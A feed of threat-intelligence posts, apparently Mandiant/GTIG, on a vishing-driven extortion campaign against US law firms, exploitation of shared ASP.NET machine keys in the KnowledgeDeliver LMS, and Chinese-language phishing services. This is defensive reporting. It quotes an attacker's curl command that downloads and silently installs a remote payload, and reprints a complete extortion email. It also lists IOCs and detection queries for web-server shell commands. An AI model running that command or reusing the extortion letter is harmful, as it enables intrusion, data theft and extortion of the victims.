Reading view

Seeking Counsel: Ongoing Targeted Campaign Against US Law Firms

Written by: Chad Reams, Tufail Ahmed, Keith Knapp, Ashley Frazer, Tyler McLellan


Introduction 

From January through May 2026, Mandiant identified a financially motivated data theft extortion campaign executed by the threat cluster UNC3753 (also tracked as "Luna Moth," “Chatty Spider,” and "Silent Ransom Group") targeting dozens of organizations across professional, legal, and financial services in the United States.

UNC3753 leverages voice phishing (vishing) and social engineering deception techniques to achieve remote access into corporate environments. Using pretexts such as data migration or invoice related emails, the threat actors initiate phone conversations posing as IT support and convince targets to host screen-sharing sessions and download remote monitoring and management (RMM) utilities. Once inside the environment, the threat actors either directly conduct searches to locate and exfiltrate highly sensitive data, or manipulate the victim into executing these actions on their behalf. This data typically includes proprietary legal agreements, personally identifiable information (PII), and financial records for subsequent extortion demands.

Notably, in instances possibly linked to UNC3753, threat actors have accessed victims' systems in person. In these physical incidents, individuals posing as IT technicians entered corporate offices to attempt direct exfiltration of data from an endpoint using USB storage media. 

This blog post details the threat group's technical lifecycle across recent Mandiant Consulting incident response engagements, highlights tactics like physical office targeting, and provides actionable recommendations to safeguard endpoints and infrastructure.

Threat Detail

The UNC3753 campaign lifecycle reflects an optimized, fast-tempo operational model. In many Mandiant investigated incidents, the entire attack sequence—from initial target contact to data theft and extortion—occurred within a single business day. Recently, Mandiant observed data searches, staging, and theft initiated in under an hour. 

The threat group frequently initializes campaigns using benign, invoice-themed email lures sent from actor-controlled consumer email accounts. These messages contain no active links or malicious attachments. Instead, they typically contain a brief, generic message for example: “hello, here is the invcoie we talked about yesterday”. Google Threat Intelligence Group (GTIG) assesses that the primary purpose of these emails is to establish a pretext, raising the target's internal security concerns so they are more susceptible to follow-up voice calls.

UNC3753 Attack Lifecycle

Figure 1: UNC3753 attack lifecycle

Initial Access via IT Helpdesk Impersonation

The core of UNC3753's entry mechanism relies on targeted vishing. Mandiant has observed the group targeting personnel across all seniority levels, who are often publicly listed on the organization’s websites, to harvest phone numbers and email addresses. Acting as members of the organization's internal IT helpdesk or security team, threat actors place direct calls to these employees. 

The callers use a variety of verbal instructions to guide target behavior. Under the guise of addressing a security issue or aiding with a corporate data migration project, they build trust and direct the target to join a screen-sharing session.

Remote Screen Control and Legitimate Tool Abuse

Once the target is engaged, the threat actors bypass conventional automated boundary security and email filtering controls by instructing the user to download and execute screen-sharing applications. 

Screen-Sharing Utilities

UNC3753 instructs targets to initiate remote desktop and support sessions using built-in or commercial services, including Zoom, Microsoft Terminal Services, Microsoft Teams, and Quick Assist. During a Teams-facilitated intrusion, the threat actor held five distinct calls with the same target over a three-day period.

Commercial RMM Agents

UNC3753 frequently attempts to establish more persistent access by social engineering targets into downloading AnyDesk, Bomgar, or Zoho Assist installers. In one engagement, the threat actor attempted to install a "SuperOps RMM agent" by convincing the target to download and execute a payload via a cURL command.

Message Delivery via Privnote

Threat actors consistently utilize privnote[.]com, a web-based, self-destructing text utility, to transmit installation links and commands to targets. This evasion technique ensures that copy-paste vectors leave no permanent footprint on endpoint browsers or chat logs.

Example cURL command staging string observed in UNC3753 remote sessions:

curl -sL "http://[actor-controlled-ip]/installer" -o "SuperOps.msi" && msiexec /i "SuperOps.msi" /quiet

Infrastructure Pivoting and Local Staging

Intrusions have abused Bring Your Own Device (BYOD) remote environments to access internal enterprise assets. In separate Mandiant Consulting cases, UNC3753 established Zoom sessions directly on targets' personal BYOD endpoints. Using these compromised personal laptops, they accessed corporate virtual desktop infrastructure (VDI) using native client platforms, such as Windows 365 (Windows365.exe) or Citrix clients. 

Once VDI environment access is secured, the threat actors pivot to corporate file systems:

  1. System Enumeration: The threat actors map local directories, enumerate active OneDrive folders, and crawl mapped network drives.

  2. Document Management Targeted Harvesting: Threat actors target specific legal and document storage repositories.

  3. Keyword Search and File Staging: Threat actors use specific keyword search functions within iManage to locate highly sensitive folders containing tax logs (Forms W-2, W-9, and 1099), audit files, corporate client agreements, and Social Security numbers (SSNs). Staged results are compiled and sorted within target-accessible subdirectories, primarily inside the user's Downloads folder or native Roaming profile path.

Data Theft

UNC3753 exfiltrates the staged data using a variety of methods to bypass security controls. They frequently use portable versions of WinSCP or Rclone. In other instances, they simply log into a threat actor-controlled consumer file sharing account directly within the victim's web browser and batch upload the stolen files.

  • Cloud Storage Staging: Threat actors instruct targets—or directly control their screens—to drag and drop staged folders into threat actor-controlled consumer file sharing accounts. In several intrusions, the exfiltration destination included folders explicitly renamed to mimic the victim organization's branding.

  • FTP Utilities: When browser-based uploads are restricted by endpoint controls, threat actors download FTP and SFTP client binaries, primarily WinSCP, to exfiltrate bulk packages. In one incident, the threat group exfiltrated 1.7 gigabytes of data from a target's local OneDrive folder to a Google Drive account before pivoting to a VDI session and exfiltrating an additional 14.4 gigabytes using WinSCP. Google has taken action against this actor by disabling the Drive accounts and assets associated with this activity.

  • Email Forwarding: The threat actors have also had victims stage files from internal iManage repositories and instructed them to send the files to threat actor-controlled consumer email addresses from the target's mailbox.

Threat Actor Extortion Tactics

The threat cluster delivers unbranded extortion communications via email shortly after successfully stealing data, often within 30 minutes of exiting the target environment. 

These highly aggressive extortion letters give organizations a three-day deadline to respond and initiate ransom negotiations. If the victim organization is unresponsive, the threat actors declare they will call and email target employees and external clients directly to alert them of the data breach. The extortion letters explicitly emphasize that the leak will compromise client trust, invite substantial regulatory fines, and suggest that external clients sue the victim organization for data mishandling. Additionally, as part of a follow-on message the group has threatened to publish all exfiltrated archives on the LEAKEDDATA data leak site (DLS).

Sample Extortion Email

Subject: [Victim Name] has lost confidential data of their clients. Very Important!

Hello,

We have to inform you that we got access to the [Victim Name] corporation's database and took a very large dataset. We have been in your network for weeks in multiple systems , aiming for proprietary and confidential files, and were able to obtain what We were looking for as well as the data of many clients. <mentions the general nature of the stolen documents>. This is not a joke or a scam.

This is a real problem that puts the existence of your firm in danger and to prove it We have attached screenshots that are confirming the possession of the files.

Reply to Our email and We will show you the complete file tree and actual files.

We are an elite group who's been in this business for a very long time, We have Our own website where We post the data and thousands of individuals follow Our work , and connections in different business social media. But, what's more important, is that We want to return your data peacefully and as soon as possible.

We will guarantee you the complete database deletion from Our servers, video evidence of us deleting the files, privacy of our communication and Our security advice with an explanation of how We got into your network and how to fix the vulnerability that We found.

In order for us to solve this problem you need to send us an email and start communicating with us. We hope to find a financial solution that will be acceptable for both parties.

In case of ignorance or no agreement, We will notify your employees, partners and customers, after which We will publish your data. You will receive claims from individuals, and legal entities for information leakage and breach of contracts, your current deals will be terminated. Journalists and others will dig into your documents, finding inconsistencies or violations in them. Your organization will lose its reputation, shares will fall in price, and your organization will be forced to close.

Let us remind you that your data can be used by many other hackers and criminals on the dark web as well as your competitors and enemies in case We leak the data.

Law enforcement will not help you, We are out of their jurisdiction, and We already took all the critical data. They will only tell you not to communicate with us and be the first ones to fine you.

As soon as you reach out, We will show you all the files that We obtained, so you can understand the seriousness of this problem and the necessity to proceed to the negotiations.

Our communication will stay 100% private before and after the agreement. We can show the proof of it as well.

All further communication can be done through this email address.

Do not waste any time as it is ticking . Text us today, so We don't have to start calling your employees tomorrow. You will have 3 days to start communicating.

Here We attached some screenshots confirming all the above. Respond to this email and We will send you the file tree.

Figure 2: UNC3753 extortion note example

Data Leak Site

LEAKEDDATA DLS (partially redacted; cropped)

Figure 3: LEAKEDDATA DLS (partially redacted; cropped)

Suspected UNC3753 Activity Involving Physical Access

While UNC3753 primarily relies on digital vectors, GTIG assesses that associated threat actors have also attempted direct data theft using physical, in person access. This escalating tactic is corroborated by a recent FBI Cyber FLASH Alert highlighting instances where Silent Ransom Group threat actors leveraged physical office access to exfiltrate corporate data via removable USB media.

According to the FBI advisory, if remote social engineering attempts fail, actors will send an individual to a victim's physical location. The onsite threat actor will claim they need to image the device or create local backups to address a security issue. Once they gain access to the endpoint, they attempt to exfiltrate corporate data directly to an external drive.

Although limited forensic evidence and the absence of a subsequent extortion attempt prevent formal attribution, GTIG assesses that these physical intrusions are likely associated with UNC3753 based on structural, timeline, and targeting overlaps.

Attribution

GTIG attributes this campaign and related social engineering operations to UNC3753 based on infrastructure overlaps, domain registrar tracking, victimology, and target staging directories. UNC3753 (aliases: "Luna Moth," “Chatty Spider,” and "Silent Ransom Group (SRG)") is a financially motivated threat cluster active since at least March 2022. UNC3753 has TTP overlaps with UNC2686, a threat cluster that conducted "Bazarcall" style campaigns dating to early 2021. UNC3753 deployed LOCKBIT.BLACK in 2022, but has since prioritized data theft extortion-only operations typically involving threats to post stolen files to the LEAKEDDATA DLS. The threat cluster relies heavily on Remote Monitoring and Management (RMM) tools, unlike UNC2686 which deployed BAZARLOADER variants as well as TRICKBOT, URSNIF, and SILENTNIGHT. Initially, UNC3753 used subscription-themed billing email lures (such as fake software renewal alerts), typically with PDF attachments containing phone numbers for actor-controlled call centers. Beginning around March 2025, the cluster shifted tactics to pose as internal corporate IT helpdesk staff.

Remediation and Hardening

To mitigate the risk of voice phishing, physical office intrusions, and unauthorized endpoint control, GTIG recommends that organizations implement the following mitigation controls:

User Education

Conduct user awareness training specifically tailored to UNC3753 tactics, techniques, and procedures.

Physical Access and Verification Policies

Implement rigid out-of-band identity verification controls for all external contractors, technical staff, and facilities visitors. Mandate the following physical controls:

  • Require visitors to display official credentials and photo identification.

  • Require front-desk staff to copy and log all physical visitor IDs before granting access.

  • Verify the arrival of all technicians against pre-scheduled work orders directly with the verified parent organization or helpdesk dispatcher.

  • Enforce a policy requiring physical technical service personnel to be escorted by a corporate supervisor at all times.

Remote Access Conditional Access Controls

Implement remote access conditional access policies to ensure only corporate owned devices can authenticate to Virtual Desktop Instance (VDI) or Virtual Private Network (VPN) devices. This facilitates increased organizational control and visibility for potential Remote Monitoring and Management usage. 

Enforce Strict RMM and Screen-Sharing Software Controls

Audit corporate environments to block the installation and execution of unauthorized remote monitoring, management, and support utilities. Enforce application control policies (e.g. Windows Defender Application Control or third-party endpoint protection tools) to restrict execution of non-approved binaries. Organizations may also consider restricting interactive screen-control features within authorized virtual meeting platforms like Zoom and Teams. 

Endpoint Removable Media Hardening

To neutralize physical exfiltration vectors, disable read/write capabilities for all external USB mass storage devices. Enforce Group Policy Objects (GPOs) or MDM configurations to restrict:

  • USB storage device installation.

  • Removable media access.

  • Optical media writes on all corporate endpoints and BYOD systems utilizing VDI entry.

Network Monitoring and Egress Control

Monitor firewall logs, network flows, and endpoint execution logs for indicative exfiltration and staging actions. Specifically:

  • Block or alert on outbound connections to unauthorized file-sharing APIs and emails.

  • Ensure full session logging with bytes transferred is enabled within Firewall log configurations.

  • Monitor SSH traffic (Port 22) from internal VDIs and endpoints for high-volume WinSCP and Rclone transfers.

Application Log and Access Auditing

Review authentication and access metrics for critical document stores to identify bulk harvesting profiles.

  • Configure real-time alerts in iManage, SharePoint, and corporate email directories for rapid file searches, search-term spikes, and mass file downloads.

  • Implement multi-factor authentication (MFA) on business critical data repository applications, such as iManage. 

  • Implement strict BYOD authentication controls, requiring MFA step-up queries when accessing VDI nodes.

Outlook and Implications

The targeting of US legal and professional services organizations by financially motivated actors is a persistent industry risk. Legal services firms represent high-value targets for extortion actors. They maintain concentrated repositories of extremely sensitive client transaction files, merger and acquisition plans, client trade secrets, and corporate regulatory reports. Threat groups recognize that legal entities are subject to heavy reputational and regulatory exposure and may be highly motivated to resolve extortion situations quietly to protect their professional standing.

Threat actors recognize that targeting the human element—specifically using voice-guided social engineering—enables them to easily bypass robust technical perimeters, web security gateways, and MFA configurations. 

Finally, the integration of in-person, physical intrusions represents an escalation in threat capability. While log-based defenses and endpoint telemetry have matured, physical corporate boundaries are frequently protected only by administrative procedures. Organizations must transition to a unified security posture that treats physical facility access control and endpoint-based hardware policies as equal components of their defensive perimeter.

Data Leak Site (DLS)

UNC3753 utilizes the following web platform to disclose the identities of victims and their compromised data.

  • hxxps[:]//business-data-leaks[.]com

Phishing Domains

GTIG identified infrastructure registrations by suspected UNC3753 actors utilizing specific naming conventions, assessed as supporting their ongoing social engineering and vishing activities.

  • <organization>-itdesk[.]com

  • <organization>-it[.]com

  • <organization>-helpdesk[.]com

Indicators of Compromise (IOCs) 

To assist the wider community in hunting and identifying activity outlined in this blog post, we have included indicators of compromise (IOCs) in a GTI Collection for registered users.

IOC Type

Indicator

IPv4 Address

192.236.147.131

IPv4 Address

192.236.147.138

IPv4 Address

193.141.60.212

IPv4 Address

192.236.154.158

IPv4 Address

192.236.146.173

IPv4 Address

174.169.162.62

IPv4 Address

64.94.84.97

Google Security Operations (SecOps)

Google SecOps customers have access to these broad category rules and more under the Mandiant Intel Emerging Threats rule pack. The activity discussed in the blog post is detected in Google SecOps under the rule names:

  • Execute MSI Files Downloaded via Curl

  • Suspected Rclone Exfiltration

MITRE ATT&CK

Tactic

Technique ID

Technique Name

Initial Access

T1566.004

Phishing: Spearphishing Voice

T1133

External Remote Services

Execution

T1204.002

User Execution: Malicious File

T1059.001

Command and Scripting Interpreter: PowerShell

T1059.003

Command and Scripting Interpreter: Windows Command Shell

T1569.002

System Services: Service Execution

Persistence

T1053.005

Scheduled Task/Job: Scheduled Task

T1547.001

Boot or Logon Autostart Execution: Registry Run Keys

Defense Evasion

T1036.005

Masquerading: Match Legitimate Name or Location

T1553.002

Subvert Trust Controls: Code Signing

T1562.001

Impair Defenses: Disable or Modify Tools

T1070.001

Indicator Removal: Clear Windows Event Logs

Credential Access

T1003.001

OS Credential Dumping: LSASS Memory

T1003.002

OS Credential Dumping: Security Account Manager

Discovery

T1083

File and Directory Discovery

T1135

Network Share Discovery

T1046

Network Service Discovery

Lateral Movement

T1219

Remote Access Software

T1021.001

Remote Services: Remote Desktop Protocol

T1021.004

Remote Services: SSH

Collection

T1005

Data from Local System

Command & Control

T1572

Protocol Tunneling

Exfiltration

T1020

Automated Exfiltration

T1567.002

Exfiltration Over Web Service: Exfiltration to Cloud Storage

T1052.001

Exfiltration Over Physical Medium

Impact

T1486

Data Encrypted for Impact

  •  

Exploitation of KnowledgeDeliver via ViewState Deserialization Vulnerability

Written by: Takahiro Sugiyama, Peter Revelant, Mathew Potaczek


Introduction

In late 2025, Mandiant responded to a security incident involving a compromised web server running KnowledgeDeliver. KnowledgeDeliver is a Learning Management System (LMS) developed by Digital Knowledge commonly used in Japan. Mandiant identified a critical vulnerability that allowed unauthenticated Remote Code Execution (RCE). An unknown threat actor leveraged this access to inject malicious code into the LMS platform, with the goal of infecting users visiting the site.

This vulnerability stems from the use of identical pre-shared ASP.NET machine keys across multiple customer deployments. The vulnerability was initially exploited as a zero-day, now tracked as CVE-2026-5426.

The Vulnerability

KnowledgeDeliver installations deployed before Feb. 24, 2026 relied on a standardized web.config file provided by the vendor. This configuration file contained hardcoded machineKey values used by the ASP.NET framework to encrypt and sign data, including ViewState payloads.

Because these keys were identical across independent customer environments, a threat actor who obtained the keys from one deployment could compromise any other internet-facing KnowledgeDeliver instance.

The following is an example of the relevant configuration line found in the web.config file:

<machineKey decryptionKey="<REDACTED>" validationKey="<REDACTED>" />

The ASP.NET ViewState persists page state across postbacks. When the machineKey is known, a threat actor can craft a malicious ViewState payload. By sending this payload in an HTTP request (via the __VIEWSTATE parameter), the threat actor can make the server deserialize it.

This technique follows the pattern of the ViewState Deserialization Zero-Day Vulnerability affecting Sitecore (previously reported by Mandiant), and Code injection attacks using publicly disclosed ASP.NET machine keys reported by Microsoft. This highlights how it is critical to keep the machine key unique and secure.

Post-Exploitation Activity

Once access was established, the threat actors focused on maintaining their presence and expanding the impact of the compromise.

BLUEBEAM Web Shell Deployment

The threat actor deployed a .NET-based in-memory web shell called BLUEBEAM (also known as Godzilla). The use of BLUEBEAM is consistent with the Microsoft reporting. This malware operates entirely in memory within the IIS worker process (w3wp.exe), making it difficult to detect through traditional file-based scanning. It allows threat actors to execute further commands and payloads by sending encrypted data via HTTP POST request bodies.

File Tampering

The threat actor was observed executing commands to escalate their control over the web server's file system:

  1. Permission Modification: The threat actor used icacls to grant "Everyone" full access to the web application directory.

  2. JavaScript Tampering: The threat actor modified an application JavaScript file, adding code to perform the following:

  • Display a fake security alert, prompting users to install a "security authentication plugin".

  • Silently load a remote malicious script hosted on a threat actor-controlled domain.

Cobalt Strike Infection

The remote script convinced users to download a fake installer, which led to workstations being infected with a Cobalt Strike BEACON backdoor. The payload was encrypted using a key that used the name of the compromised organization, which indicated that the threat actor prepared this payload specifically for the targeted organization.

How to Hunt for This Activity

Organizations should monitor for the following indicators to identify potential ViewState exploitation and post-exploitation activity.

1. Application Event Logs (Event ID 1316)

Monitor the Windows Application log for Event ID 1316 from the source ASP.NET 4.0.30319.0 (or similar).

  • Failed Attempt (Integrity Failure): Event code: 4009-++-Viewstate verification failed. Reason: The viewstate supplied failed integrity check. May indicate an attack attempt with an incorrect key.

  • Successful Execution (Invalid ViewState): Event code: 4009-++-Viewstate verification failed. Reason: Viewstate was invalid. Confirms integrity checks were passed. Deserialization of the payload was attempted and may have succeeded. The payload may or may not have been executed. 

Mandiant decrypted payload strings recorded in the event log messages with the server’s machine keys and recovered a payload related to a BLUEBEAM web shell.

2. Suspicious Process Activity

Monitor for unusual child processes spawned by w3wp.exe. Commands observed include:

  • cmd.exe /c ...

  • whoami

  • powershell.exe

3. File Integrity Monitoring

Monitor for unauthorized changes to .js, .aspx, or .config files within the web root. Specifically, look for the addition of remote script loaders or unusual logic in commonly used libraries.

4. Anomalous User-Agent Strings

Mandiant identified User-Agent strings consisting of two distinct identifiers concatenated together, which were consistent with ones reported in ViewState Deserialization Zero-Day vulnerability. Monitor for web request logs for such anomalous User-Agent strings. The following are examples of identified User-Agent strings:

  • Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.2 (KHTML, like Gecko) Chrome/22.0.1216.0 Safari/537.2 Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36

  • Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.2.13) Gecko/20101213 Opera/9.80 (Windows NT 6.1; U; zh-tw) Presto/2.7.62 Version/11.01 Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36

  • Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0) chromeframe/10.0.648.205 Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36

Remediation and Mitigation

  • Rotate Machine Keys: Immediately generate a unique, cryptographically strong machine key for each KnowledgeDeliver instance. This is the only way to invalidate the shared secret.

  • Restrict Access: If possible, limit access to the LMS to known organizational IP address ranges.

  • Investigation: Hunt for this activity, and conduct a thorough investigation if any signs of exploitation are identified.

Outlook and Implications

The exploitation of KnowledgeDeliver highlights the severe risks of using shared secrets in deployment templates. A single leaked key can compromise an entire ecosystem of installations. By implementing unique secrets and robust endpoint monitoring, organizations can defend against these deserialization attacks.

Indicators of Compromise (IOCs)

To assist the wider community in hunting and identifying activity outlined in this blog post, we have included indicators of compromise (IOCs) in a free GTI Collection for registered users.

File Name

Type

SHA-256

LoadLibrary.dll

BLUEBEAM

7c1f99dca8e5a7897892f9d224a6495023a2cfd2671697d229d355978c415ed2

Google Security Operations (SecOps) 

The following SecOps searches can be used to hunt for this activity.

(metadata.log_type = "WINEVTLOG" or metadata.log_type = "WINEVTLOG_XML") 
metadata.product_event_type = "1316"
additional.fields["Message"] = /Event code: 4009\b/ nocase
(metadata.event_type = "PROCESS_LAUNCH" or metadata.event_type = "PROCESS_OPEN") AND
principal.process.command_line = /w3wp.exe/ nocase AND
target.process.command_line = /cmd.+ \/c |whoami|powershell/ nocase

SecOps customers have access to the following rules and more under the Mandiant Hunting Rules, Mandiant Frontline Threats, Mandiant Intel Emerging Threats rule packs:

  • ASP.NET ViewState Deserialization Attempt

  • W3wp Launching Cmd With Recon Commands

  • W3wp Launching Encoded Powershell

  • W3wp Launching Icacls

  • Web Server Process Launching Whoami

  • IIS ViewState Exploitation Success

  • IIS ViewState Exploitation Followed by Web Root File Tampering

  • Possible Windows Exchange Server Spawning Shell

Acknowledgements

Mandiant would like to extend our thanks to the Digital Knowledge team for their collaboration regarding this disclosure.

  •  

2 PhaaS 2 Furious: The Evolution of Chinese-Language Phishing Services

While Russian-speaking threat actors have historically dominated the phishing-as-a-service (PhaaS) landscape, a rival ecosystem is rapidly growing within the Chinese-language underground. Google Threat Intelligence Group (GTIG) analyzed a dozen current PhaaS offerings in the Chinese underground, all of them mature services and many likely tied intricately to the broader criminal ecosystem in that region. These services not only lower the barrier to entry for Chinese cyber criminals, but reveal broader patterns on the evolution of social engineering and credential theft. Late last year, Google took legal action against one PhaaS provider and has worked since then to endorse legislation and enact technical safeguards against these types of scams.

Within this ecosystem, GTIG has observed a fundamental move away from static password harvesting towards real-time interception and tokenization. By utilizing live administration panels, attackers can interact with victims in real-time to capture one-time passcodes (OTPs), allowing them to bypass multifactor authentication (MFA) instantly.

Instead of simply gaining account access, these operations focus on exploiting digital wallet provisioning to transform stolen payment data into tokenized assets within ecosystems. This shift—combined with the use of encrypted delivery channels like RCS and iMessage to bypass traditional carrier security filters on SMS messages—represents an emerging development where the goal is no longer just a login, but securing direct, unauthorized control over a victim's financial accounts.


Example phishing site chain

Figure 1: Example phishing site chain

The Chinese-Language PhaaS Ecosystem 

The Chinese-language PhaaS ecosystem is not merely a regional mirror of Russian operations – it is a distinct market shaped by a unique professional culture. Nearly all the legitimate organizations mimicked by these phishing services are non-Chinese entities, suggesting they rarely target China.

  • Public impact: Unlike the major Russia-based PhaaS offerings that are typically used to target customers of large organizations, phishing services advertised in Chinese-language communities are often designed to target the general public more opportunistically.

  • Open Operations: In contrast to their Russian-speaking counterparts, providers of Chinese-language phishing services often operate openly with less regard for operational security. For instance, the threat actors running these services regularly post photos of their luxury lifestyles on Telegram.

  • Focus on Telegram: Advertisements for the phishing services are regularly posted to Telegram rather than channels such as WeChat (Weixin) or Tencent QQ, which are regionally more popular. This approach is consistent with the broader Chinese-language cyber crime ecosystem.

  • Extensive offering: While PhaaS is at the core of these operations, these developers also typically offer numerous ancillary services, forming a complete, mature, and extensive offering. These include the sale of personally identifiable information (PII), domain name registration and virtual private server (VPS) hosting services, server rentals, money laundering services, eavesdropping devices (International Mobile Subscriber Identity [IMSI] catchers), and message sending services (spamming assistance). Some platform vendors are also involved in trading stolen payment card information. 

Notable Chinese-Language PhaaS TTPs

  1. Delivery via RCS and iMessage: These attacks begin by exploiting trust in modern communication. Rather than traditional SMS, these Chinese-language PhaaS operators heavily leverage Rich Communication Services (RCS) and Apple’s iMessage. Protocols that use end-to-end encryption make it difficult for server-side delivery infrastructure to inspect or filter malicious links, which makes on-device protections critical. Messages also contain more extensive engagement features (including read receipts, typing indicators, group chat functionalities, as well as the ability to send high-resolution images, videos, and larger files). This makes them ideal for social engineering operations, as lures appear remarkably legitimate to the average user. 
  2. Real-time Interception: When a victim clicks a malicious link and enters their credentials, the data is displayed instantly on an administrative panel. This allows an adversary to interact with the victim in real-time. As the victim is prompted for an OTP, an attacker simultaneously triggers that same OTP request on their own device. The victim enters the code into the phishing page, and the attacker captures it seconds before it expires.
  3. Leveraging Digital Wallets for Monetization: A defining characteristic of these operations is their exploitation of digital wallet provisioning to monetize stolen payment details. Attackers use captured credentials and OTPs to provision the victim’s card into a digital wallet on an attacker-controlled device. Once tokenized, the card can be used for high-value transactions, contactless payments, and ATM withdrawals. While payment card data theft is the focus, this ecosystem also develops brokerage-focused templates, which can be used to facilitate traditional account takeovers (ATO) for wire fraud and stock manipulation.
  4. AI-Based Automation: Multiple Chinese-language PhaaS operators have adopted AI for their operations to enable scale and stealth. As one example, the Darcula PhaaS platform, which we link to UNC5814, has moved away from static templates, instead utilizing AI-powered page generators and browser automation tools like Puppeteer. This enables users to clone legitimate websites by replicating their HTML, CSS, JavaScript, and visual elements through providing the target website's URL. As each phishing page is unique as opposed to relying on static templates, signature-based detection methods are rendered increasingly ineffective. 

Localization-as-a-Service

The Chinese-speaking PhaaS ecosystem has shifted towards a highly automated model capable of generating localized content for diverse international markets. Unlike traditional phishing kits that have historically relied on static and poorly translated templates, these operators provide the infrastructure for cultural fluency at scale. By offering everything from AI-powered page generators to region-specific delivery assistance, they enable low-skilled affiliates to launch high-fidelity campaigns. 

YY Lai Yu (YY来鱼): A Case Study in Localization


YY Lai Yu (YY来鱼), first advertised in August 2024, is one example of a PhaaS offering that provides a local digital ecosystem. While the platform supports phishing across 119 countries, its largest focus has been on Japan. Managed by a core team including "YY Lai Yu," "Jeffrey Carrie," and "Very casual," the service provides Chinese-speaking threat actors with the localized infrastructure necessary to effectively target the Japanese consumer ecosystem.

A graph of countries targeted by YY Lai Yu (YY来鱼) phishing

Figure 2: A graph of countries targeted by YY Lai Yu (YY来鱼) phishing

